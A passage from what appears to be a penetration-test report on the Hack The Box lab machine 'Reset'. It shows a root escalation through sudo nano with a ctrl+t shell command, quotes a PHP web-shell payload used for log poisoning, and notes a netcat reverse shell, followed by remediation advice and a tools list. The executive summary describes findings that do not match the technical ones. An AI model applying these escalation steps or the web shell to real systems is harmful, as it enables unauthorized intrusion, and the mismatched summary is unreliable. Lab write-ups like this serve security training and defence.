
- **Technical Summary:** The `sudo -l` output was:

  ```
  User sadm may run the following commands on reset:
      (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
      (ALL) PASSWD: /usr/bin/tail /var/log/syslog
      (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
  ```


  The exploit was executed:

  ```
  sudo /usr/bin/nano /etc/firewall.sh
  ```

  Using `ctrl+t`, the command `bash 1>&0 2>&0` was injected:




```
  GNU nano 6.2                         /etc/firewall.sh
#!/bin/bash

/bin/bash

Command to execute:
^G Help          M-F New Buffer     ^S Spell Check     ^J Full Justify    ^V Cut Till End
```



```
  GNU nano 6.2                         /etc/firewall.sh
#!/bin/bash

/bin/bash

                    [ Executing... ]root@reset:/home/sadm#
^G Help          M-F New Buffer     ^S Spell Check     ^J Full Justify    ^V Cut Till End
```

. Root access was confirmed with `id`:



```
root@reset:/home/sadm# whoami
root
root@reset:/home/sadm# id
uid=0(root) gid=0(root) groups=0(root)
root@reset:/home/sadm#
```

.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during the exploitation of the "Reset" machine on Hack The Box—specifically, the exposed admin password via password reset, log poisoning leading to remote code execution (RCE), unsecured `rlogin` configuration via `hosts.equiv`, and privilege escalation via misconfigured sudo rights—the following recommendations should be implemented to enhance the security posture of similar Linux-based environments:

1. Strengthen Web Application Security

- **Secure Password Reset Process:** Implement secure password reset mechanisms with token-based authentication and encryption to prevent interception of plaintext passwords via tools like Burp Suite. Ensure reset responses are sanitized to avoid credential leakage.
- **Input Validation and Sanitization:** Enforce strict input validation on all web parameters, particularly the `file` and `cmd` parameters in `/dashboard.php`, to prevent unauthorized log access and command execution.
- **Disable Unused Features:** Remove or restrict access to the password reset functionality unless explicitly required, reducing the attack surface exposed on port 80.

2. Secure Log Management

- **Prevent Log Poisoning:** Configure Apache to sanitize or filter User-Agent headers and other HTTP headers before logging to `/var/log/apache2/access.log`. Disable direct inclusion of log files via web applications.
- **Limit Log Accessibility:** Restrict file permissions on `/var/log/` directories to prevent unauthorized read or write access by low-privilege users like `www-data`, ensuring logs cannot be manipulated or executed.
- **Implement Log Rotation and Monitoring:** Enable frequent log rotation and integrate log monitoring to detect anomalies, such as unexpected PHP code injections in access logs.

3. Harden Remote Access Configuration

- **Disable Insecure rlogin Services:** Deactivate `rlogin`, `rexec`, and `rsh` services (ports 512, 513, 514) and replace them with secure alternatives like SSH with key-based authentication, eliminating the risks posed by `hosts.equiv` and `.rhosts`.
- **Remove Trusted Host Entries:** Delete or restrict entries in `/etc/hosts.equiv` and user `.rhosts` files (e.g., `+sadm`) to prevent passwordless access from untrusted hosts. Enforce network-level access controls instead.
- **Audit Remote Access Logs:** Enable and monitor SSH and legacy service logs to detect unauthorized login attempts, particularly those leveraging trusted host configurations.

4. Secure Privilege Escalation Vectors

- **Restrict Sudo Privileges:** Review and limit `sudo` rights for the `sadm` user, removing the ability to execute `/usr/bin/nano /etc/firewall.sh` as root unless absolutely necessary. Implement input validation within `nano` to block shell escapes.
- **Harden Script Integrity:** Apply file integrity monitoring (e.g., using `aide` or `tripwire`) to `/etc/firewall.sh` and other critical scripts, ensuring they cannot be modified without authorization.
- **Enforce Least Privilege:** Configure user accounts like `sadm` to operate with minimal permissions, avoiding escalation paths that allow root access via editor exploits.

5. Enhance Monitoring and Logging

- **Centralize Web and System Logs:** Aggregate logs from Apache, PHP, and system processes into a centralized monitoring platform. Monitor for suspicious activities, such as log poisoning or unauthorized `rlogin` connections.
- **Audit Command Execution:** Enable auditing for command execution by low-privilege users (e.g., `www-data`) and integrate with a SIEM to detect and alert on RCE attempts.
- **Develop Incident Response Playbooks:** Create procedures for responding to web application breaches, RCE indicators, and privilege escalation events. Include steps for isolating affected services, revoking access, and patching vulnerabilities.

6. Conduct Regular Security Audits

- **Vulnerability Scanning:** Perform periodic scans using tools like Nmap to identify open ports (e.g., 22, 80, 512-514) and misconfigured services. Validate that no legacy services are exposed to unauthenticated users.
- **Privilege and Configuration Audits:** Regularly review user permissions, sudo configurations, and file access rights (e.g., `/var/log/`, `/etc/hosts.equiv`) to ensure compliance with least-privilege principles, preventing accounts like `sadm` or `www-data` from having excessive access.

By implementing these layered recommendations—focused on securing web applications, protecting logs, hardening remote access, restricting privilege escalation, and improving monitoring—the environment will significantly reduce its exposure to unauthorized access, code execution, and privilege escalation risks.

5. Conclusions

Executive Summary

Picture your organization’s digital world as a secure office building, with locked doors and private file rooms protecting important information, accessible only to staff with the right keycards. During our test on the "Reset" machine, we uncovered weak spots that let an outsider slip in, move around freely, and take over the whole building.

Here’s what we found:

- **Unlocked Drawer with a Password Clue:** A public area had a note suggesting all new staff used the same easy login. Guessing that simple code opened more private files, like finding a sticky note with a safe code in an open drawer anyone could reach.
- **Fake Master Key from a Weak Setup:** A system meant for internal tasks was tricked into creating a fake keycard that acted like the boss’s, letting us unlock every door and control everything.

These gaps are like leaving a side door open or letting a junior employee make master keys. If a bad actor got in, they could steal customer data, shut down operations, or lock you out while demanding payment to get back in. Imagine a hacker grabbing financial records, leading to lawsuits, lost trust, and millions in losses. Fixing these weaknesses now is vital to keep your digital office safe, protect your data, and keep your business running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Exposed Admin Password via Password Reset**
   - **Issue:** The admin login panel on port 80 allowed password reset requests to be intercepted via Burp Suite, exposing the new admin password in plaintext, enabling unauthenticated access.
   - **Risk:** Facilitated initial unauthorized access to the web application, serving as a foothold for further exploitation and potential full system compromise.
2. **Log Poisoning Leading to Remote Code Execution (RCE)**
   - **Issue:** The Apache access logs (`/var/log/apache2/access.log`) were manipulable via the User-Agent header due to inadequate input sanitization, allowing a PHP payload (`<?php system($_REQUEST['cmd']); ?>`) to enable command execution, including a reverse shell.
   - **Risk:** Granted a shell as `www-data` (uid=33, gid=33, groups=4(adm),33(www-data)), providing a platform for system exploration and privilege escalation.
3. **Unsecured rlogin Configuration via hosts.equiv**

- **Issue:** The `/etc/hosts.equiv` file included `+sadm`, allowing passwordless `rlogin` access, combined with `.rhosts` containing `+sadm`, exposing the system to unauthorized remote login.
- **Risk:** Enabled `sadm` access without credentials, facilitating privilege escalation and access to sensitive data, including the `user.txt` flag.

4. **Privilege Escalation via Misconfigured Sudo Rights**
    - **Issue:** The `sadm` user had sudo privileges to execute `/usr/bin/nano /etc/firewall.sh` as root, allowing a bash shell injection via `nano`'s `ctrl+t` feature.
    - **Risk:** Permitted escalation from `sadm` to root, granting full system control and access to the root flag.

These vulnerabilities demonstrate how weak authentication, inadequate log protection, unsecured remote access, and misconfigured privileges can enable attackers to escalate from unauthenticated access to full system control. Mitigation requires robust input validation, secure log management, disabled legacy services, and restricted sudo configurations to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
    - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as SSH (port 22), HTTP (port 80), and remote shell services (ports 512, 513, 514) on the "Reset" machine, confirming a Ubuntu-based Linux environment.
- **Burp Suite**
    - **Description**: A web proxy and vulnerability scanning tool used to intercept and manipulate HTTP requests. It facilitated the capture of the admin password during password reset and the injection of the PHP payload for log poisoning, enabling remote command execution.
- **curl**
    - **Description**: A command-line tool for interacting with web services, employed to test file inclusion and send crafted requests to `/dashboard.php`, aiding in the exploitation of log vulnerabilities.
- **Netcat (`nc`)**
    - **Description**: A networking utility used to listen for reverse shells on port 5555, establishing interactive sessions as `www-data` and later root after privilege escalation.
- **sqlite3**
    - **Description**: A command-line tool for interacting with SQLite databases, used to explore the discovered SQLite database on the "Reset" machine, though it contained no critical data.

- **tmux**
    - **Description**: A terminal multiplexer used to attach to the `sadm` user's session (`sadm_session`), revealing executed commands and providing insight into the user's activities.
- **sudo**
    - **Description**: A command used to execute privileged operations, leveraged with `sudo -l` to identify `sadm`'s sudo rights and with `/usr/bin/nano /etc/firewall.sh` to escalate to root via a shell injection.
- **nano**
    - **Description**: A text editor executed with sudo privileges, exploited via its `ctrl+t` feature to inject a bash shell command, facilitating root access.
- **rlogin**
    - **Description**: A remote login tool used to connect as the `sadm` user without a password, leveraging the insecure `/etc/hosts.equiv` configuration to gain user-level access.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the "Reset" machine's services, identification of web vulnerabilities, and exploitation of misconfigured access controls to achieve root compromise.